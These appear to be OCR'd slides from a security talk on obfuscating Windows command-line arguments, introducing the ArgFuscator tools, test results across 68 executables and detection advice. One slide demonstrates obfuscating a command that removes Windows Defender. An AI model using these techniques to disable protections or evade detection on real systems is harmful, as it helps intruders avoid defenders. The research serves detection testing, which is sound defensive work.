
it's all
anecdotal

Process



Step 1: Select an application

HACKDAY



```
C:\Users\wietze>ipconfig /all

Windows IP Configuration

Host Name . . . . . : WINDOWS-LG52H9F
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : lan

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . . . . . : lan
Description . . . . . : Red Hat VirtIO Ethernet Adapter
Physical Address. . . . . : 2E-55-8B-1C-C6-18
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
IPv6 Address. . . . . : fd34:7256:43bf:468e:9f83:6694:ffff:6d92(Preferred)
Temporary IPv6 Address. . . . . : fd34:7256:43bf:468e:a93d:815e:1126:3656(Preferred)
Link-local IPv6 Address . . . . . : fe80::4793:be3:f84e:f512%11(Preferred)
IPv4 Address. . . . . : 192.168.64.4(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : 13 January 2025 16:26:36
Lease Expires . . . . . : 13 January 2025 17:26:36
Default Gateway . . . . . : 192.168.64.1
DHCP Server . . . . . : 192.168.64.1
DHCPv6 IAID . . . . . : 103699851
```


Step 2:

Blackbox test obfuscation options

Random case	e.g. /foo ⇔ / F oo
Option character substitution	e.g. /foo ⇔ -foo
Character substitution	e.g. /foo ⇔ /f O o
Character insertion	e.g. /foo ⇔ /fo 🚀 o
Quote insertion	e.g. /foo ⇔ /f"o"o
Shorthands	e.g. /foo ⇔ /fo ⇔ /f
Alternative URL notation	e.g. https:// ⇔ https: \
Alternative file path notation	e.g. c:\foobar ⇔ c: \x\.. \foobar

Step 2: Blackbox test obfuscation options

HACKDAY



A screenshot of a Windows 10 desktop. In the center is a PowerShell window titled "PowerShell". The command entered is "PS C:\Users\Wietze> analyse_obfuscation --command \"ipconfig /all\" --exit_code_only|". The rest of the command line is obscured by a large black rectangular redaction box.

analyse_obfuscation
Python library



<https://github.com/wietze/windows-command-line-obfuscation>

Step 3:

Create model file

Random case

✓, e.g. /all ⇔ /aLl

Option character substitution

✓, e.g. /all ⇔ -all

Character substitution✓, e.g. /all ⇔ /a^Ll (U+1D38)**Character insertion**

✓, e.g. /all ⇔ /a□ll (U+0C84)

Quote insertion

✓, e.g. /all ⇔ /"a"ll

Shorthands

✗

Alternative URL notation

N/A

Alternative file path notation

N/A

Step 3:

Create model file

```
{  
    "command": [ {"command": "ipconfig"}, {"argument": "/all"} ],  
    "modifiers": {  
        "RandomCase": {  
            "AppliesTo": ["command", "argument"]  
        },  
        "OptionCharSubstitution": {  
            "AppliesTo": ["argument"],  
            "OptionChars": ["/", "-"]  
        },  
        "CharacterSubstitution": {  
            "AppliesTo": ["argument"],  
            "Mapping": {  
                "l": ["\u029f", "\u02e1", "\u1d38", "\u1dab", "\u2097", "\uff2c", "\uff4c"],  
                ...  
            }  
        },  
        "CharacterInsertion": {  
            "AppliesTo": ["argument"],  
            "Characters": ["\u034f", "\u0378", ...]  
        },  
        "QuoteInsertion": {  
            "AppliesTo": ["argument"]  
        }  
    }  
}
```

Step 4:

Test Model File



Introducing **Invoke-ArgFuscator**:

- Enables obfuscating command-line arguments, “*argfuscation*”
 - Takes model files and generates new command-line arguments following the given pattern
 - For example:


```
> Invoke-ArgFuscator "ipconfig.json" 3
```

```
< iPcoNfiG -AlPP -b lPP
>ipCoNFiG -a LPPPPPL
< IpCoNFig /"A1 PPL"
```

But now...
Will It Run?

Step 4: Test Model File


HACKDAY



A screenshot of a Windows desktop environment. In the center is a PowerShell window titled "PowerShell". The command "PS C:\Users\Wietze> Invoke-ArgFuscator .\models\windows\ipconfig.json 10" is typed into the prompt. The rest of the window is blacked out. The taskbar at the bottom shows several pinned icons: File Explorer, Edge browser, Task View, File History, Task Scheduler, and Task Manager. The system tray icons include a battery (24/01), volume, and network.



Process



Research results

68 executables sampled against Windows 11 23H2

addinutil.exe	cscript.exe	msbuild.exe	query.exe	vaultcmd.exe
adfind.exe	curl.exe	msiexec.exe	reg.exe	vbc.exe
arp.exe	dism.exe	nbtstat.exe	regedit.exe	w32tm.exe
aspnet_compiler.exe	driverquery.exe	net.exe	regsvr32.exe	wevtutil.exe
at.exe	expand.exe	(and net1.exe)	robocopy.exe	where.exe
auditpol.exe	extrac32.exe	netsh.exe	route.exe	whoami.exe
bcdedit.exe	findstr.exe	netstat.exe	rpcping.exe	winget.exe
bitsadmin.exe	fltmc.exe	nltest.exe	runas.exe	wmic.exe
cacls.exe	forfiles.exe	nslookup.exe	sc.exe	wscript.exe
certreq.exe	fsutil.exe	ping.exe	schtasks.exe	xcopy.exe
certutil.exe	ftp.exe	pnputil.exe	secedit.exe	
cipher.exe	icacls.exe	powershell.exe	takeown.exe	
cmdkey.exe	ipconfig.exe	(and pwsh.exe)	tar.exe	
cmstp.exe	jsc.exe	procdump.exe	taskkill.exe	
csc.exe	makecab.exe	psexec.exe	tasklist.exe	

03

Introducing **ArgFuscator.net**



ArgFuscator

An open-source project

documenting and generating

command-line obfuscation opportunities

- Developed in **TypeScript**
- Hosted on **Github**
- 68 EXEs supported out of the box
- Fully **configurable**
- Create **your own!**

>_ ArgFuscator

What is this? All entries Offline version GitHub @Wietze

dism /Online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /quiet

1 dism 2 /Online 3 /Disable-Feature 4 /FeatureName: 5 Windows-Defender 6 /Remove 7 /NoRestart
8 /quiet

Apply obfuscation

Output


```
DISM -on&#033;ne" /&#033;"Add&#033;s"Add&#033;b"OLE -&#033;f&#033;a&#033;P&#033;+&#033;T&#033;u&#033;"&#033;R&#033;E -&#033;f"EO&#033;AT."&#033;Qu"Or&#033;E&#033;Na&#033;"MCe&#033;:W" I"nd"O" W"S-&#033;deF"e"nd"E"R -&#033;r>&#033;"E——"O&#033;M"Ove"O&#033;f"n&#033;OR<=&#033;E&#033;r"s"t"A&#033;r&#033;TE /Q&#033;"O&#033;I"O&#033;E"O&#033;T"
```

Options

HACKDAY



HACKDAY



Impact Defenders

When writing detection content, check your logic against ArgFuscator:

- Dedicated pages setting out what obfuscation types an executable is susceptible to
 - Test command lines with *ArgFuscator.net*
 - Automate testing with *Invoke-ArgFuscator*

ArgFuscator

What is this? All entries Offline version GitHub @Wietze

adfind.exe

It was found that `adfind.exe` command lines can be obfuscated with the following techniques:

- **Character Substitution:** Some command-line arguments allow characters to be replaced with Unicode equivalents.
Example: `-regex?` is functionally equivalent to `-řegĚX?`
- **Option Character Substitution:** Command-line option characters, such as those starting with a forward slash or hyphen, have (unicode) alternatives that are also accepted.
Example: `-regex?` is functionally equivalent to `-řegĚX?` (using character `U+2212`)
- **Quote Insertion:** It is possible to add double quotes (in multiples of two) to some of the command-line options. This may obfuscate keywords used on the command line.
Example: `-regex?` is functionally equivalent to `"r"e"g"ex?`
- **RaNdOmCaSe:** Part of the command line is case insensitive, meaning it is possible to use upper- and lowercase characters interchangeably. This may frustrate case-sensitive detections.
Example: `-regex?` is functionally equivalent to `-RegEx?`

Obfuscate `adfind.exe` commands

Paste a valid `adfind.exe` command here...

Hide options Apply obfuscation

Output

Options

Download config Reset

Enable Quote Insertion ?
Apply to everything except Program Names with a probability of 0.5 ↶

Enable RaNdOmCaSe ?
Apply to everything except URLs, Values with a probability of 0.5 ↶

Enable Option Char Substitution ?
Apply to Regular Arguments only with a probability of 0.5 ↶
Possible option chars /,-,-/-,-

Enable Sed replacements ?
Apply to Regular Arguments only with a probability of 0.5 ↶
Sed statements s/a/a |α|Ā|ā|Ā|ā|A|a|A/i
s/b/b |B|B|B|b|B/i
s/c/c Čč|Čč|čč|čč|čč|čč|C|C|i

Enable Character Insertion ?

Enable File Path Transformer ?

Enable Regex ?

Enable Shorthands ?

Enable URL Transformer ?

Sample of 68 Windows executables

Statistics

93%

Quote Insertion

26%

General Char
Substitution

6%

Shorthands

72%

Option Char
Substitution

24%

General Char Insertion

95%

At least 2 types of
obfuscation*

Impact Defenders

